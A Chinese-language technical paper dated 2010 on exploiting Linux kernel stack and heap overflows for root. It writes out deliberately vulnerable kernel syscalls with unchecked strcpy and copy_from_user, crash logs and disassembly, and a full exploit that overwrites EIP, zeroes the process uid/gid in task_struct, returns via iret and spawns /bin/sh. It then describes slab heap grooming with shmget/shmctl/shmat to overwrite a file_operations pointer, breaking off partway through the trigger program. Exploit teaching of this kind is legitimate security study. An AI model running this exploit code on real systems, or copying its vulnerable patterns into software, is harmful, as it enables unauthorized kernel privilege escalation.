Linux Kernel Stack And Heap Exploitation

作者	wzt
日期	2010-08-10
版本	V0.1
修订者	wzt

一、 前言

近些年来应用层出现的缓冲区溢出越来越少，黑客已经将目光由应用层转到系统核心，越来越多的内核漏洞被发现和利用。内核漏洞一旦被利用， 将会获得 CPU 最高的权限， 因为大多数的 32/64 位系统都处于保护模式的 ring0 层。常见的内核漏洞有内核栈溢出/堆溢出/空指针引用/格式化溢出/逻辑漏洞，本文讲述如何利用 stack/heap 溢出来攻击 linux 内核。

二、内核堆栈溢出

1、 利用内核缓冲区溢出的难点

在应用层，如果程序发生缓冲区溢出， 程序最多会 segfault 掉， 但是在内核中发生缓冲区溢出的话， 内核就会崩溃掉:

```
SMP
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt
rack_netbios_ns ipt_REJECT xt_state ip_conntrack nfnetlink iptable_filter ip_tab
les ip6t_REJECT xt_tcpudp ip6table_filter ip6_tables x_tables ipv6 dm_multipath
video sbs i2c_ec button battery asus_acpi ac lp snd_ens1371 gameport snd_rawmidi
 snd_ac97_codec snd_ac97_bus snd_seq_dummy snd_seq_oss snd_seq_midi_event snd_se
q snd_seq_device floppy pcspkr snd_pcm_oss snd_mixer_oss snd_pcm i2c_piix4 i2c_c
ore snd_timer snd soundcore snd_page_alloc pcnet32 mii parport_pc parport serio_
raw ide_cd cdrom dm_snapshot dm_zero dm_mirror dm_mod ext3 jbd uhci_hcd ohci_hcd
 ehci_hcd
CPU:    0
EIP:    0060:[<41414141>]    Not tainted VLI
EFLAGS: 00010292   (2.6.18 #6)
EIP is at 0x41414141
eax: 00000001   ebx: bfe4a4d0   ecx: 00000082   edx: 00000000
esi: 41414141   edi: 41414141   ebp: d08f8000   esp: d08f8fbc
ds: 007b   es: 007b   ss: 0068
Process trigger (pid: 3123, ti=d08f8000 task=d050acf0 task.ti=d08f8000)
Stack: 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
       c1000016 000000df 080487b5 00000073 00000282 bfe4a494 0000007b 00000000
       00000000
Call Trace:
Code:  Bad EIP value.
EIP: [<41414141>] 0x41414141 SS:ESP 0068:d08f8fbc
 _
```

2、利用内核缓冲区溢出的优点

在应用层下， exploit 程序需要用到一定的技巧在堆栈中定位 shellcode 地址。 但在内核空间中，是直接可以定位到 shellcode 地址的，eip 直接覆盖成用户空间中的 shellcode 地址。那么内核为什么可以运行用户空间映射来的代码呢？当用户进程去触发这个 kernel bug 的时候，是通过系统调用进入内核空间，内核通过进程上下文 current 代表进程继续执行，由于有进程上下文，又是在内核态， 内核是可以执行进程的某个函数的，也可以修改当前进程的任何信息，还可以修改内核其他代码（比如进行权限提升）。

3、如何 exploit 内核堆栈溢出

根据前面的知识， 内核堆栈溢出跟应用层溢出大同小异：

a、 确定多少字节可以覆盖 eip。

b、 确定 shellcode 地址。

c、 编写内核 shellcode。

看上去内核堆栈溢出要比应用层溢出要简单的多，我们写一个简单的例子来一步步进行试验，

我们编写一个 lkm 模块， 给系统动态添加一个系统调用（这又可以写一篇 paper 了）， 这个系统调用是有堆栈溢出 bug 的， 应用层程序就可以通过调用这个系统调用来使内核崩溃掉, 完整的源代码参加附录。

Sys.c:

```
int kbof_test(char *src)
{
        char buff[256];
        strcpy(buff, src);   // 没有做长度判断， 导致缓冲区溢出
        return 0;
}
asmlinkage long new_kernel_bof_test(char *buf, int len)
{
        char *buff;
        buff = kmalloc(len, GFP_KERNEL);
        if (!buff) {
                printk("kmalloc failed.\n");
                return -1;
        }
        if (copy_from_user(buff, buf, len)) {
                printk("copy data from user failed.\n");
                return 0;
        }
        printk("Kernel integer overflow test.\n");
        kbof_test(buff);
        return 1;
}
```

```
[root@localhost kbof]# insmod sys.ko
[root@localhost kbof]# lsmod|grep sys
Sys
[root@localhost kbof]#
```

a、 确定多少字节可以覆盖 eip

先看看拷贝 1024 字节是什么情况：

Trigger.c:

```
int main(void)
{
    memset(buff, 'A', 1024);
    new_kernel_kbof_test(buff, 300);

  return 0;
}
```

```
SMP
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt
rack_netbios_ns ipt_REJECT xt_state ip_conntrack nfnetlink iptable_filter ip_tab
les ip6t_REJECT xt_tcpudp ip6table_filter ip6_tables x_tables ipv6 dm_multipath
video sbs i2c_ec button battery asus_acpi ac lp snd_ens1371 gameport snd_rawmidi
 snd_ac97_codec snd_ac97_bus snd_seq_dummy snd_seq_oss snd_seq_midi_event snd_se
q snd_seq_device floppy pcspkr snd_pcm_oss snd_mixer_oss snd_pcm i2c_piix4 i2c_c
ore snd_timer snd soundcore snd_page_alloc pcnet32 mii parport_pc parport serio_
raw ide_cd cdrom dm_snapshot dm_zero dm_mirror dm_mod ext3 jbd uhci_hcd ohci_hcd
 ehci_hcd
CPU:    0
EIP:    0060:[<41414141>]    Not tainted VLI
EFLAGS: 00010292   (2.6.18 #6)
EIP is at 0x41414141
eax: 00000001   ebx: bfe4a4d0   ecx: 00000082   edx: 00000000
esi: 41414141   edi: 41414141   ebp: d08f8000   esp: d08f8fbc
ds: 007b   es: 007b   ss: 0068
Process trigger (pid: 3123, ti=d08f8000 task=d050acf0 task.ti=d08f8000)
Stack: 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
       c1000016 000000df 080487b5 00000073 00000282 bfe4a494 0000007b 00000000
       00000000
Call Trace:
Code:  Bad EIP value.
EIP: [<41414141>] 0x41414141 SS:ESP 0068:d08f8fbc
 _
```

我们看到 eip 已经被覆盖为 0x41414141 了， 同时注意到 esi, edi 也被覆盖了。 反汇编 sys.ko 看一下堆栈操作：

```
[root@localhost kbof]# objdump -d sys.ko > hex
[root@localhost kbof]# cat hex
00000029 <kbof_test>:
  29:   57                      push   %edi
  2a:   56                      push   %esi
  2b:   89 c6                   mov    %eax,%esi
  2d:   81 ec 00 01 00 00       sub    $0x100,%esp
  33:   89 e7                   mov    %esp,%edi
  35:   ac                      lods   %ds:(%esi),%al
  36:   aa                      stos   %al,%es:(%edi)
  37:   84 c0                   test   %al,%al
  39:   75 fa                   jne    35 <kbof_test+0xc>
  3b:   81 c4 00 01 00 00       add    $0x100,%esp
  41:   31 c0                   xor    %eax,%eax
  43:   5e                      pop    %esi
  44:   5f                      pop    %edi
  45:   c3                      ret
```


注意到程序开始之前有个 push %edi 和 push %esi 操作，所以 kbof_test 函数的堆栈结构应该如下：

```
内存低址-->+-----------+
           | buf[256]|
           +----------+
           |   esi   |
           +----------+
           |   edi   |
           +----------+
           |   eip   |
内存高址-->+-----------+<--函数返回地址
           |   src   |
           +-------+<--函数参数
```

所以我们可以判定， eip 在 buf + 8 的地方， 再次试验看下：

memset(buff, 'A', 1024);

memset(buff + 256 + 8, 'B', 4);



```
SMP
Modules linked in: sys autofs4 hidp rfcomm l2cap bluetooth lockd sunrpc ip_connt
rack_netbios_ns ipt_REJECT xt_state ip_conntrack nfnetlink iptable_filter ip_tab
les ip6t_REJECT xt_tcpudp ip6table_filter ip6_tables x_tables ipv6 dm_multipath
video sbs i2c_ec button battery asus_acpi ac lp snd_ens1371 gameport snd_rawmidi
 snd_ac97_codec floppy i2c_piix4 snd_ac97_bus snd_seq_dummy i2c_core snd_seq_oss
 pcspkr snd_seq_midi_event snd_seq snd_seq_device snd_pcm_oss snd_mixer_oss snd_
pcm snd_timer snd soundcore snd_page_alloc pcnet32 parport_pc mii parport serio_
raw ide_cd cdrom dm_snapshot dm_zero dm_mirror dm_mod ext3 jbd uhci_hcd ohci_hcd
 ehci_hcd
CPU:    0
EIP:    0060:[<42424242>]    Not tainted VLI
EFLAGS: 00010292   (2.6.18 #6)
EIP is at 0x42424242
eax: 00000001   ebx: bf8166a0   ecx: 00000082   edx: 00000000
esi: 41414141   edi: 41414141   ebp: d0761000   esp: d0761fbc
ds: 007b   es: 007b   ss: 0068
Process trigger (pid: 3446, ti=d0761000 task=d06f59b0 task.ti=d0761000)
Stack: 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
       c1000016 000000df 080487d8 00000073 00000282 bf816664 0000007b 00000000
       00000000
Call Trace:
Code:  Bad EIP value.
EIP: [<42424242>] 0x42424242 SS:ESP 0068:d0761fbc
 _
```

看到 eip 变为 0x42424242 了，所以 eip 的覆盖点是正确的。

b、 确定 shellcode 地址。

根据前面的知识，shellcode 地址，即是 exploit 程序中进行权限提升的函数 kernel_code()，它不需要我们去定位， 前面已经讲过为什么可以直接用应用层的函数。

c、 编写内核 shellcode。

kernel_code 才是真正的 shellcode，我们的目的是修改 current 的 uid,gid 为 0， 所以可以在获得 current 指针后，暴力搜索 current 结构，匹配用户进程的 uid 和 gid，发现后将其改为 0 即可。

```
struct task_struct {
……
        /* process credentials */
```

```
        uid_t uid,euid,suid,fsuid;
        gid_t gid,egid,sgid,fsgid;
……
}

void kernel_code()
{
        int i;
        uint *p = get_current(); // 获得当前进程的 current 指针。

        for (i = 0; i < 1024-13; i++) {
                /*  暴力搜索 uid, euid,suid,fsuid, gid, egid, sgid,fsgid */
                if (p[0] == uid && p[1] == uid && p[2] == uid && p[3] == uid && p[4] == gid && p[5] == gid &&
p[6] == gid &&
              p[7] == gid) {
                        p[0] = p[1] = p[2] = p[3] = 0;
                        p[4] = p[5] = p[6] = p[7] = 0;
                        p = (uint *) ((char *)(p + 8) + sizeof(void *));
                        p[0] = p[1] = p[2] = ~0;
                        break;
                }
                p++;
        }
        // 重新更新堆栈中寄存器值。替内核执行 iret 指令，结束系统调用返回用户空间。
        exit_kernel();
}

// 获得当前内核的 current 指针，跟内核的实现方式一样
static inline __attribute__((always_inline)) void *get_current()
{
        unsigned long curr;
        __asm__ __volatile__ (
                "movl %%esp, %%eax ;"
                "andl %1, %%eax ;"
                "movl (%%eax), %0"
                : "=r" (curr)
                : "i" (~8191)
        );
        return (void *) curr;
}
```

// 当发生系统调用中断的时候， 还没进入系统调用服务历程的时候，CPU 是自动把 user cs, ip, cflags, user ess, xx 压入内核堆栈， 当执行 iret 返回用户空间的时候将其 pop 出来， 使得用户程序得以继续运行。exit_kernel 要做的就是修改当前堆栈，重新设置用户空间的 cs 值

为用户空间的值， eip 值为 exit_code，当内核回到用户空间的时候就会去执行 exit_code，exit_code 通常只要执行一个 bash 即可。

```
static inline __attribute__((always_inline)) void exit_kernel()
{
	__asm__ __volatile__ (
		"movl %0, 0x10(%%esp) ;"
		"movl %1, 0x0c(%%esp) ;"
		"movl %2, 0x08(%%esp) ;"
		"movl %3, 0x04(%%esp) ;"
		"movl %4, 0x00(%%esp) ;"
		"iret"
		: : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
		    "i" (USER_CS), "r" (exit_code)
	);
}

void exit_code()
{
	if (getuid() != 0) {
		fprintf(stderr, "failed\n");
		exit(-1);
	}
	printf("[+] We are root!\n");
	execl("/bin/sh", "sh", "-i", NULL);
}
```

Ok，现在我们能覆盖 eip， 同时也会写内核 shellcode 了， 接下来就可以构造 exploit 程序了。


Exploit.c:

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/user.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <inttypes.h>
#include <sys/reg.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/personality.h>
#include "syscalls.h"

static unsigned int uid, gid;
```

```
#define USER_CS 0x73
#define USER_SS 0x7b
#define USER_FL 0x246
#define STACK(x) (x + sizeof(x) - 40)
void exit_code();
char exit_stack[1024 * 1024];

int (*kernel_printk)(const char *fmt, ...);
void (*test_kbof)(void) = NULL;

#define __NR_new_kernel_kbof_test        223
static inline my_syscall2(long, new_kernel_kbof_test, char *, buff, int, len);
int errno;

static inline __attribute__((always_inline)) void *get_current()
{
        unsigned long curr;
        __asm__ __volatile__ (
                "movl %%esp, %%eax ;"
                "andl %1, %%eax ;"
                "movl (%%eax), %0"
                : "=r" (curr)
                : "i" (~8191)
        );
        return (void *) curr;
}

static inline __attribute__((always_inline)) void exit_kernel()
{
        __asm__ __volatile__ (
                "movl %0, 0x10(%%esp) ;"
                "movl %1, 0x0c(%%esp) ;"
                "movl %2, 0x08(%%esp) ;"
                "movl %3, 0x04(%%esp) ;"
                "movl %4, 0x00(%%esp) ;"
                "iret"
                : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
                    "i" (USER_CS), "r" (exit_code)
        );
}

void kernel_code()
{
```

```
        int i;
        uint *p = get_current();
        for (i = 0; i < 1024-13; i++) {
                if (p[0] == uid && p[1] == uid && p[2] == uid && p[3] == uid) {
                        //kernel_printk("[+] Found current uid.\n");
                        p[0] = p[1] = p[2] = p[3] = 0;
                        p = (uint *) ((char *)(p + 8) + sizeof(void *));
                        p[0] = p[1] = p[2] = ~0;
                        break;
                }
                p++;
        }
        exit_kernel();
}
void exit_code()
{
        if (getuid() != 0) {
                fprintf(stderr, "[-] Get root failed\n");
                exit(-1);
        }
        printf("[+] We are root!\n");
        execl("/bin/sh", "sh", "-i", NULL);
}

void test_kernel_code(void)
{
        kernel_printk = 0xc1020c16;

        kernel_printk("We are in kernel.\n");
        exit_kernel();
}

int main(void) {
        char buff[1024];
        int len;
        uid = getuid();
        gid = getgid();
        setresuid(uid, uid, uid);
        setresgid(gid, gid, gid);

        memset(buff, 'A', 1024);
        len = 256 + 8 + 4;
        //*(int *)(buff + 32 + 8) = (int)test_kernel_code;
        *(int *)(buff + 256 + 8) = (int)kernel_code;
```

```
            new_kernel_kbof_test(buff, 300);
            return 0;
}
```



成功了！我们可以 exploit 内核堆栈溢出了！

三、内核堆溢出

1、 Linux slab

Slab 是 kernel 提供给各个子系统用到的内存缓冲区管理结构， 一种是专用缓冲区，一种是通用缓冲区。 内核中常用到的数据结构如 struct file 等等都有自己的专用缓冲区队列，使用 kmalloc/vmalloc 得到的内存是在通用缓冲区队列中分配的。

2、 Slab 结构

缓冲区队列结构：

```
                    +----------------+
                    |cache_chain|
                    +----------------+
                          |           struct slab
                    +----------------+   +------+    +------+    +-----+    +------+
struct kmem_cache   |kmem_list3 |-->| slab |--> | slab |--> | ...   |-->| slab |
                    +---------------+    +------+    +------+    +-----+    +------+
                          |
                    +------------+    +------+  +------+    +-----+    +------+
                    |struct file |-->| slab |-->| slab |-->| ...   |-->| slab |
                    +------------+    +------+  +------+    +-----+    +------+
                          |
                    +------------+    +------+    +------+  +-----+    +------+
                    |     ...      |-->| slab |-->| slab |-->| ...   |-->| slab |
                    +------------+    +------+    +------+    +-----+  +------+
                        |
                    +------------+      +------+  +------+    +-----+    +------+
                    |struct sock|-->| slab |-->| slab |-->| ...   |--> | slab |
                    +------------+      +------+  +------+    +-----+    +------+
```

```
struct kmem_cache {
                struct array_cache *array[NR_CPUS];
                unsigned int batchcount;
                unsigned int limit;
                unsigned int shared;
                unsigned int buffer_size;
```

```
        struct kmem_list3 *nodelists[MAX_NUMNODES];
        unsigned int flags;
        unsigned int num;
        unsigned int gfporder;
        gfp_t gfpflags;
        size_t colour;
        unsigned int colour_off;
        struct kmem_cache *slabp_cache;
        unsigned int slab_size;
        unsigned int dflags;
        void (*ctor) (void *, struct kmem_cache *, unsigned long);
        void (*dtor) (void *, struct kmem_cache *, unsigned long);
        const char *name;
        struct list_head next;
    ...
}
```

一个 slab 的结构(slab_t 在 slab 内)

```
+-------------------------------------------------------------------------------------+
| colour_off | slab_t | kmem_bufctl_t*n| obj | obj | obj | ... | obj | |
+-------------------------------------------------------------------------------------+
```

```
struct slab {
        struct list_head list;
        unsigned long colouroff;
        void *s_mem;            /* including colour offset */
        unsigned int inuse;     /* num of objs active in slab */
        kmem_bufctl_t free;
        unsigned short nodeid;
};
```

3、 怎样攻击 kmalloc 溢出

先来看看一个有问题的系统调用代码：

```
int new_call(const void *addr, int size, int free)
{
        char *buf;
        buf = kmalloc(64, GFP_KERNEL);
        printk("new_call: allocated object at %p\n", buf);
        copy_from_user(buf, addr, size);   // 没有检查 size 长度， 将导致 heap 溢出
        if (free) {
                kfree(buf);
                printk("new_call: freed object at %p\n", buf);
        }
        return 0;
```

}

在应用层 exploit 堆溢出可以覆盖函数指针或利用 free()函数来做攻击。同样在内核中也可以利用覆盖函数指针的方法来做攻击。看上面那个示例代码， 如果 size 长度大于 64，与其相邻的下一个 slab 结构中的 obj 将被覆盖:

```
   slab               slab
+----------------------------------+
| 64            | AAAAAAAAA |
+----------------------------------+
```

我们可以利用如下方法来做权限提升：

1、 在 exploit 程序中能够分配某个内核 slab，并且里面保存着的数据结构有个函数指针能被我们覆盖成 shellcode 的地址。
2、 保证我们要覆盖的 slab 中的 obj 跟我们用 kmalloc 分配的 slab 中的 obj 是相邻的。

先来看下如何保证要覆盖的 slab 中的 obj 跟 kmalloc 分配的 slab 中的 obj 是相邻的，当系统中的 slab 全部都用完时，内核是这么处理的：

Kmalloc()->__kmalloc()->__do_kmalloc()->__cache_alloc()->____cache_alloc()->cache_alloc_refill()->cache_grow()

cache_grow()重新分配一个 slab, 然后初始化它：

```
static int cache_grow(struct kmem_cache *cachep, gfp_t flags, int nodeid)
{
…
cache_init_objs(cachep, slabp, ctor_flags);
…
}
static void cache_init_objs(struct kmem_cache *cachep,
                            struct slab *slabp, unsigned long ctor_flags)
{
        for (i = 0; i < cachep->num; i++) {
                void *objp = index_to_obj(cachep, slabp, i);
                slab_bufctl(slabp)[i] = i + 1;
        }
        slab_bufctl(slabp)[i - 1] = BUFCTL_END;
        slabp->free = 0;
}
```

前面在 slab 的结构中提到有个 kmem_bufctl_t 数组， 里面的每个元素指向下一个空闲 obj 的索引。 在初始化一个新的 slab 时， 每个 kmem_bufctl_t 元素都顺序的指向了与它相邻的下一个 obj， 所以当内核重新分配一个 slab 结构时, 我们从这个新的 slab 中分配的 obj 都是相邻的， 这正好满足了我们的需求。那么我们如何从用户空间来让内核重新分配一个新的 slab 呢？ 系统中/proc/slabinfo 文件动态显示了所有内核中的 slab 信息：

```
[root@localhost root]# cat /proc/slabinfo
slabinfo - version: 1.1
kmem_cache           61     68     112     2     2     1
ip_fib_hash          10     113     32     1     1     1
```

urb_priv	0	0	64	0	0	1
journal_head	41	312	48	2	4	1
revoke_table	2	253	12	1	1	1
revoke_record	0	113	32	0	1	1
clip_arp_cache	0	0	128	0	0	1
ip_mrt_cache	0	0	96	0	0	1
tcp_tw_bucket	0	0	128	0	0	1
tcp_bind_bucket	4	113	32	1	1	1
tcp_open_request	0	40	96	0	1	1
inet_peer_cache	0	0	64	0	0	1
ip_dst_cache	8	20	192	1	1	1
arp_cache	2	30	128	1	1	1
blkdev_requests	2976	4000	96	75	100	1
dnotify cache	0	0	24	0	0	1
file lock cache	2	42	92	1	1	1
fasync cache	0	0	16	0	0	1
uid_cache	3	113	32	1	1	1
skbuff_head_cache	125	140	192	7	7	1
sock	22	27	1280	8	9	1
sigqueue	0	29	132	0	1	1
cdev_cache	149	177	64	3	3	1
bdev_cache	4	59	64	1	1	1
mnt_cache	13	59	64	1	1	1
inode_cache	1885	1890	512	270	270	1
dentry_cache	2544	2550	128	85	85	1
dquot	0	0	128	0	0	1
filp	253	270	128	9	9	1
names_cache	0	7	4096	0	7	1
buffer_head	7878	7920	96	198	198	1
mm_struct	25	48	160	2	2	1
vm_area_struct	540	600	96	14	15	1
fs_cache	24	59	64	1	1	1
files_cache	24	27	416	3	3	1
signal_act	30	33	1312	10	11	1
size-131072(DMA)	0	0	131072	0	0	32
size-131072	0	0	131072	0	0	32
size-65536(DMA)	0	0	65536	0	0	16
size-65536	1	1	65536	1	1	16
size-32768(DMA)	0	0	32768	0	0	8
size-32768	0	1	32768	0	1	8
size-16384(DMA)	1	1	16384	1	1	4
size-16384	2	3	16384	2	3	4
size-8192(DMA)	0	0	8192	0	0	2
size-8192	7	8	8192	7	8	2

```
size-4096(DMA)      0     0  4096   0   0   1
size-4096          22    23  4096  22  23   1
size-2048(DMA)      0     0  2048   0   0   1
size-2048          62    64  2048  32  32   1
size-1024(DMA)      0     0  1024   0   0   1
size-1024          68    72  1024  17  18   1
size-512(DMA)       0     0   512   0   0   1
size-512           63    64   512   8   8   1
size-256(DMA)       0     0   256   0   0   1
size-256           56    60   256   4   4   1
size-128(DMA)       1    30   128   1   1   1
size-128          551   600   128  20  20   1
size-64(DMA)        0     0    64   0   0   1
size-64           148   177    64   3   3   1
size-32(DMA)       17   113    32   1   1   1
size-32           445   452    32   4   4   1
[root@localhost root]#
```

在我们的示例代码中分配的是 64 字节， 148 代表当前系统中正在使用 64 字节的 obj 一共有 148 个， 177 表示系统目前一共有 177 个 obj 可用。那么我们可以通过读取/proc/slabinfo 下的 slab 信息，来计算出当前系统还有多少剩余的 obj 可用，然后想法来让内核消耗掉它，这样当 slab 用完时， 内核会自动分配一个新的 slab 结构。 可以这么得到剩余的 obj 数目：

```c
int cache_free_objs(char *cache_name)
{
	FILE *fp;
	char buf[1024], name[256];
	int active_objs, num_objs, retval;
	memset(name, 0, sizeof(name));
	if ((fp = fopen("/proc/slabinfo", "r")) == NULL) {
		perror("fopen");
		return -1;
	}
	while (!feof(fp)) {
		retval = 0;
		if (!fgets(buf, sizeof(buf), fp))
			break;
		retval = sscanf(buf, "%s %u %u", name, &active_objs, &num_objs);
		if (!strcmp(name, cache_name))
			break;
	}
	fclose(fp);
	return (retval == 3) ? (num_objs - active_objs) : -1;
}
```

当得到剩余的 obj 数目时，我们该怎么进行消耗呢？ 示例代码中的 heap buffer 大小为 64，在内核中进行 ipc 通讯用的 struct shmid_kernel 也接近 64 字节， 并且可以通过 sys_shmget 系统调用进行动态分配：

```
asmlinkage long sys_shmget (key_t key, size_t size, int shmflg)
{
        struct shmid_kernel *shp;
        int err, id = 0;

        down(&shm_ids.sem);
        if (key == IPC_PRIVATE) {
                err = newseg(key, shmflg, size);
}
static int newseg (key_t key, int shmflg, size_t size)
{
        int error;
        struct shmid_kernel *shp;
        int numpages = (size + PAGE_SIZE -1) >> PAGE_SHIFT;
        struct file * file;
        char name[13];
        int id;
        if (size < SHMMIN || size > shm_ctlmax)
                return -EINVAL;
        if (shm_tot + numpages >= shm_ctlall)
                return -ENOSPC;
        shp = (struct shmid_kernel *) kmalloc (sizeof (*shp), GFP_USER);
        if (!shp)
                return -ENOMEM;
        sprintf (name, "SYSV%08x", key);
        file = shmem_file_setup(name, size);
        error = PTR_ERR(file);
        if (IS_ERR(file))
                goto no_file;
        error = -ENOSPC;
        id = shm_addid(shp);
        if(id == -1)
                goto no_id;
        shp->shm_perm.key = key;
        shp->shm_flags = (shmflg & S_IRWXUGO);
        shp->shm_cprid = current->pid;
        shp->shm_lprid = 0;
        shp->shm_atim = shp->shm_dtim = 0;
        shp->shm_ctim = CURRENT_TIME;
        shp->shm_segsz = size;
        shp->shm_nattch = 0;
```

```
        shp->id = shm_buildid(id,shp->shm_perm.seq);
        shp->shm_file = file;
}
```

我们还看到有一个 shp->shm_file = file 操作， 下面我们会看到 struct shmid_kernel 中有 file 结构， 那么我们就可以将 file 结构中的某个函数指针覆盖掉我们的 shellcode 即可完成权限提升的目的。

```
struct shmid_kernel /* private to the kernel */
{
        struct kern_ipc_perm    shm_perm;
        struct file *           shm_file;
        int                     id;
        unsigned long           shm_nattch;
        unsigned long           shm_segsz;
        time_t                  shm_atim;
        time_t                  shm_dtim;
        time_t                  shm_ctim;
        pid_t                   shm_cprid;
        pid_t                   shm_lprid;
};
```

还有一个 struct file 结构：

```
struct file {
        struct list_head        f_list;
        struct dentry           *f_dentry;
        struct vfsmount         *f_vfsmnt;
        struct file_operations  *f_op;
        atomic_t                f_count;
        unsigned int            f_flags;
        mode_t                  f_mode;
        loff_t                  f_pos;
        unsigned long           f_reada, f_ramax, f_raend, f_ralen, f_rawin;
        struct fown_struct      f_owner;
        unsigned int            f_uid, f_gid;
        int                     f_error;
        unsigned long           f_version;
        /* needed for tty driver, and maybe others */
        void                    *private_data;
        /* preallocated helper kiobuf to speedup O_DIRECT */
        struct kiobuf           *f_iobuf;
        long                    f_iobuf_lock;
};
struct file_operations {
        struct module *owner;
        loff_t (*llseek) (struct file *, loff_t, int);
        ssize_t (*read) (struct file *, char *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char *, size_t, loff_t *);
```

```
	int (*readdir) (struct file *, void *, filldir_t);
	unsigned int (*poll) (struct file *, struct poll_table_struct *);
	int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
	int (*mmap) (struct file *, struct vm_area_struct *);
	int (*open) (struct inode *, struct file *);
	int (*flush) (struct file *);
	int (*release) (struct inode *, struct file *);
	int (*fsync) (struct file *, struct dentry *, int datasync);
	int (*fasync) (int, struct file *, int);
	int (*lock) (struct file *, int, struct file_lock *);
	ssize_t (*readv) (struct file *, const struct iovec *, unsigned long, loff_t *);
	ssize_t (*writev) (struct file *, const struct iovec *, unsigned long, loff_t *);
	ssize_t (*sendpage) (struct file *, struct page *, int, size_t, loff_t *, int);
	unsigned long (*get_unmapped_area)(struct file *, unsigned long, unsigned long, unsigned long,
unsigned long);
};
```

好了， 现在我们能通过 sys_shmget 系统调用来不断的消耗系统中剩余的 obj， 然后又可以让新分配的 obj 相邻。 但是还有一个问题， 我们在调用那个有问题的系统调用后， 溢出马上就发生了， 但我们的第 2 个 slab 还没有申请呢， 即使我们先构造好第 2 个 slab 中的 obj，在触发有问题的系统调用也不能保证它们是相邻的。 如何做到这一点呢？ 可以利用 slab LIFO 的特性， 先用 shmget 消耗掉系统中所有剩余的 obj 后，内核新分配的 slab 的 obj 都是相邻的：

```
   slab                 slab          ...
+--------------------------------------------+
| first            | second |    ...         |
+--------------------------------------------+
```

先用 shmctl 释放掉第一个 obj, 紧接着调用那个有问题的系统调用， 利用 slab LIFO 的特性， 有问题的系统调用 kmalloc 得到的 obj 就是刚才第一个 obj 的位置， 现在只要精心构造好 buffer， 那么就可以覆盖掉第 2 个 obj 的中的函数指针了， 在利用 shmat()来让这个函数指针被调用，那么我们的 shellcode 就执行了。

```
asmlinkage long sys_shmat (int shmid, char *shmaddr, int shmflg, ulong *raddr)
{
	file = shp->shm_file;
	size = file->f_dentry->d_inode->i_size;
	shp->shm_nattch++;
	shm_unlock(shmid);
	down_write(&current->mm->mmap_sem);
	if (addr && !(shmflg & SHM_REMAP)) {
		user_addr = ERR_PTR(-EINVAL);
		if (find_vma_intersection(current->mm, addr, addr + size))
			goto invalid;
		/*
		 * If shm segment goes below stack, make sure there is some
		 * space left for the stack to grow (at least 4 pages).
		 */
		if (addr < current->mm->start_stack &&
```

```
                        addr > current->mm->start_stack - size - PAGE_SIZE * 5)
                                goto invalid;
        }
        user_addr = (void*) do_mmap (file, addr, size, prot, flags, 0);
}
```

所以我们要覆盖的函数指针就是 do_mmap()。

现在我们思路已经理清了， 现在写一个 trigger 程序， 来按照我们之前的想法来触发下， 看能不能覆盖掉第 2 个 slab 中的 obj:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/syscall.h>
#include <unistd.h>

#define __NR_new_call      253

#define NUMOBJ                  4
#define FSTOBJ                free_objs + 2
#define SNDOBJ                 free_objs + 3

int cache_free_objs(char *cache_name)
{
        FILE *fp;
        char buf[1024], name[256];
        int active_objs, num_objs, retval;
        memset(name, 0, sizeof(name));
        if ((fp = fopen("/proc/slabinfo", "r")) == NULL) {
                perror("fopen");
                return -1;
        }
        while (!feof(fp)) {
                retval = 0;
                if (!fgets(buf, sizeof(buf), fp))
                        break;
                retval = sscanf(buf, "%s %u %u", name, &active_objs, &num_objs);
                if (!strcmp(name, cache_name))
                        break;
        }
